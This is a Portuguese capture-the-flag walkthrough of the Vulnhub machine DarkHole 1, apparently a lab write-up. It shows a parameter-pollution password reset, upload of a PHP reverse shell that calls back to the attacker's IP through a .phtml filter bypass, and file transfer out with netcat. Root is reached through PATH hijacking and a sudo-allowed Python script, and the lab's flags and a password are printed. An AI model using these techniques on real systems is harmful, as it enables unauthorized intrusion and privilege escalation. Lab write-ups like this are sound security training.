DarkHole 1

domingo, 8 de agosto de 2021 22:18

A máquina Dark Hole é uma máquina de nível "Hard", que foi coletada no Vulnhub, é uma máquina recente.


Iniciado os testes rodando uma "nmap", listando toda as portas a serviço abertos no alvo.
Encontramos a porta 22/SSH e 80/HTTP em status "open".

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e4:50:d9:50:5d:91:30:50:e9:b5:7d:ca:b0:51:db:74 (RSA)
|   256 73:0c:76:86:60:63:06:00:21:c2:36:20:3b:99:c1:f7 (ECDSA)
|_  256 54:53:4c:3f:4f:3a:26:f6:02:aa:9a:24:ea:1b:92:8c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: DarkHole
MAC Address: 00:0C:29:CE:47:1A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Executado o "gobuster" e identificado diversos diretórios e arquivos do tipo ".php".
Como é possível verificar na imagem abaixo, há um diretório "/upload", ou seja, por algum local é possível fazer upload de arquivos.
Como a estrutura é toda em PHP, é possível que aceite um RCE ou Reverse Shell.

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -e -u http://192.168.96.129 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.96.129
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/08/04 10:03:20 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.96.129/upload             (Status: 301) [Size: 317] [--> http://192.168.96.129/upload/]
http://192.168.96.129/css                (Status: 301) [Size: 314] [--> http://192.168.96.129/css/]
http://192.168.96.129/js                 (Status: 301) [Size: 313] [--> http://192.168.96.129/js/]
http://192.168.96.129/config             (Status: 301) [Size: 317] [--> http://192.168.96.129/config/]
http://192.168.96.129/server-status      (Status: 403) [Size: 279]

===============================================================
2021/08/04 10:04:09 Finished
===============================================================
```


Ao executar a aplicação via web browser, podemos ver que ela possui um campo de login em PHP e tem uma opção para criar uma usuário.
Criado o usuário "teste" com a senha "teste" e podemos ver na imagem abaixo que tem somente a opção de reset de senha.




Como na url tem um parâmetro ".php?id=2", então partimos para a possibilidade de SQLi.
De forma manual tentei injetar alguns payloads na url, via GET, mas sem sucesso. Capturei a requisição com o Burp Suite e tentei um "sqlmap", mas também não obtive êxito.

```
[10:18:50] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:18:50] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the
number of requests? [Y/n]
[10:18:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:18:52] [WARNING] GET parameter 'id' does not seem to be injectable
[10:18:52] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish
to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '-
-tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 10:18:52 /2021-08-04/


┌──(root💀kali)-[/home/kali]
└─#
```


Tentei manipular parametros de SQLi via requisição do Burp Suite, mas não obtive êxito.



Voltado ao capturar requisições web com o Burp Suite, identifiquei que ao fazer o reset da senha do usuário que criei, ele insere o parâmetro "&id=2".
Ou seja, se meu usuário é "id=2", então o admin/root é o "id=1"
Pesquisando a respeito, identifiquei uma técnica que até o momento eu não conhecia, que é "sujar os parâmetros", inserindo "&id=2&id=1", colocando os "ID 1 e ID 2", juntos. Esse procedimento fez o reset da senha do usuário admin/root.



Após o reset de senha (password=resetpass&id=2&id=1), foi possível fazer a autenticação na aplicação com o usuário "admin" e a senha "resetpass". Agora podemos ver que há a opção para upload de arquivos.




Utilizado o web Reverse Shell "php-reverse-shell.php", conforme a imagem abaixo.

```
root@kali: /home/kali ×   root@kali: /home/kali ×
 GNU nano 5.4                                                revshell.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.96.128';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
```

O upload de arquivos, só está aceitando arquivos de imagem (.png, .gif, .jpg), então tive de injetar alguns arquivos de Reverse Shell com a extensão alterada, na tentativa de fazer bypass na proteção da aplicação, como mostra na imagem abaixo.

```
File  Actions  Edit  View  Help

┌──(root💀kali)-[/home/kali]
└─# ls
Desktop    Downloads      Music     Public        req-sql.txt       revshell.php   revshell.php5   Templates
Documents  hydra.restore  Pictures  req_sqli.txt  revshell.jpg.php  revshell.phP   revshell.phtml  Videos

┌──(root💀kali)-[/home/kali]
└─# file revshell.phtml
revshell.phtml: PHP script, ASCII text

┌──(root💀kali)-[/home/kali]
└─# head -n 10 revshell.phtml
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.96.128';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;

┌──(root💀kali)-[/home/kali]
└─#
```

A extensão ".phtml" que é do PHP2 funcionou, permitindo a execução da shell reversa.



Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
d.jpg	2021-07-16 22:12	172K	
revshell.phP	2021-08-06 02:21	3.4K	
revshell.php.jpg	2021-08-06 01:26	3.4K	
revshell.php5	2021-08-06 02:18	3.4K	
revshell.phtml	2021-08-06 02:27	3.4K	

Apache/2.4.41 (Ubuntu) Server at 192.168.96.129 Port 80

Shell reversa em execução, consegui obter uma shell no servidor, importei a biblioteca PTY do python, conseguindo um "/bin/bash".

```
┌──(root💀kali)-[/home/kali]
└─# nc -vnlp 1234
listening on [any] 1234 ...
connect to [192.168.96.128] from (UNKNOWN) [192.168.96.129] 41728
Linux darkhole 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 02:28:39 up  1:47,  0 users,  load average: 0.14, 0.17, 0.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty.pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@darkhole:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@darkhole:/$
```

Não foi possível obter os arquivos das flags, nem de usuário e nem de root.
Será necessário fazer a escalação de privilégios.
Executando o "find", vemos um arquivo chamado "./toto".


```
www-data@darkhole:/$ find / -user root -perm -4000 -print 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/mount
/home/john/toto
/snap/snapd/12704/usr/lib/snapd/snap-confine
/snap/snapd/12398/usr/lib/snapd/snap-confine
```

Transferido o arquivo via Netcat para minha máquina para análise.

```
www-data@darkhole:/home/john$ /usr/bin/nc 192.168.96.128 4444 < toto
/usr/bin/nc 192.168.96.128 4444 < toto
```

```
┌──(root💀kali)-[/home/kali]
└─# nc -vnlp 4444 > toto
listening on [any] 4444 ...
connect to [192.168.96.128] from (UNKNOWN) [192.168.96.129] 39096
```

Utilizado o Ghidra para a análise estática do binário, pude ver que que é uma aplicação escrita em C, então tratei de procurar pelo arquivo "main" e pude confirmar que se trata de uma cópia do executável "id".



Tem o mesmo comportamento, de executar um comando "id".
O executável "./toto", possui permissão de execução como "john".

```
www-data@darkhole:/home/john$ ./toto
./toto
uid=1001(john) gid=33(www-data) groups=33(www-data)
www-data@darkhole:/home/john$
```

Pesquisando na internet, encontrei um método de bypass em "./toto".
Criado um executável malicioso de nome "id" em /tmp, que possui a chamada da "bash" dentro de si, dado permissão de execução para ele e a grande sacada foi adicionar o caminho /tmp dentro da variável path, que é a variável de ambiente.
Se tiver um binário dentro do caminho declarado em $PATH, basta chamar o nome do arquivo que irá executar, sem precisar incluir o caminho completo do diretório.

```
www-data@darkhole:/tmp$ echo 'bash' > /tmp/id; chmod +x /tmp/id; export PATH=/tmp:$PATH
<> /tmp/id; chmod +x /tmp/id; export PATH=/tmp:$PATH
www-data@darkhole:/tmp$

www-data@darkhole:/tmp$ ls
ls
id
www-data@darkhole:/tmp$ cat id
cat id
bash
```

Executado novamente o binário "./toto", primeiro vai rodar "/usr/bin/id" e em seguida roda "/tmp/id", que é nosso executável malicioso que chama /bin/bash. Agora temos uma shell com o usuário "john", conforme já tínhamos explicado.

```
john@darkhole:/home/john$ whereis id
whereis id
id: /usr/bin/id /tmp/id /usr/share/man/man1/id.1.gz
john@darkhole:/home/john$
```

```
www-data@darkhole:/home/john$ ls
ls
file.py  password  toto  user.txt
www-data@darkhole:/home/john$ ./toto
./toto
john@darkhole:/home/john$ whoami
whoami
john
john@darkhole:/home/john$
```

Capturado a flag de usuário.
Também podemos ver "cat password", a senha de John / root123.
Com essa senha, podemos fazer uma conexão por SSH diretamente com o servidor.

```
john@darkhole:/home/john$ ls
ls
file.py  password  toto  user.txt
john@darkhole:/home/john$ cat user.txt
cat user.txt
DarkHole{You_Can_DO_It}
john@darkhole:/home/john$ cat password
cat password
root123
john@darkhole:/home/john$
```

Executado "sudo -l" e vemos que o arquivo /home/john/file.py, possui permissão de execução como root.

```
john@darkhole:/home/john$ sudo -l
sudo -l
[sudo] password for john: root123

Matching Defaults entries for john on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on darkhole:
    (root) /usr/bin/python3 /home/john/file.py
john@darkhole:/home/john$
```

Ao verificar o conteúdo do arquivo (cat /home/john/file.py), ele está vazio.
Nesse caso, podemos criar uma outra Reverse Shell, que será executado como root ou criar uma Local Shell, que também será executado como root.
Optei por criar um shell em python, pois já estava dentro do servidor mesmo.
Executado o arquivo python, após a criação da shell e podemos ver que agora temos uma shell adminsitrativa, de root.

```
john@darkhole:/home/john$ echo 'import os;os.system("/bin/bash")' > file.py
echo 'import os;os.system("/bin/bash")' > file.py
john@darkhole:/home/john$

john@darkhole:/home/john$ cat file.py
cat file.py
import os;os.system("/bin/bash")
john@darkhole:/home/john$

john@darkhole:/home/john$ sudo python3 /home/john/file.py
sudo python3 /home/john/file.py
root@darkhole:/home/john#
```

Capturado a flag de root.

```
root@darkhole:/home/john# cd /root
cd /root
root@darkhole:~# ls
ls
root.txt  snap
root@darkhole:~# cat root.txt
cat root.txt
DarkHole{You_Are_Legend}
root@darkhole:~#
```

Referências:
https://www.infosecarticles.com/darkhole-vulnhub-writeup/
https://nepcodex.com/2021/08/darkhole-walkthrough-vulnhub-writeup/
https://www.shogunlab.com/blog/2019/04/12/here-be-dragons-ghidra-0.html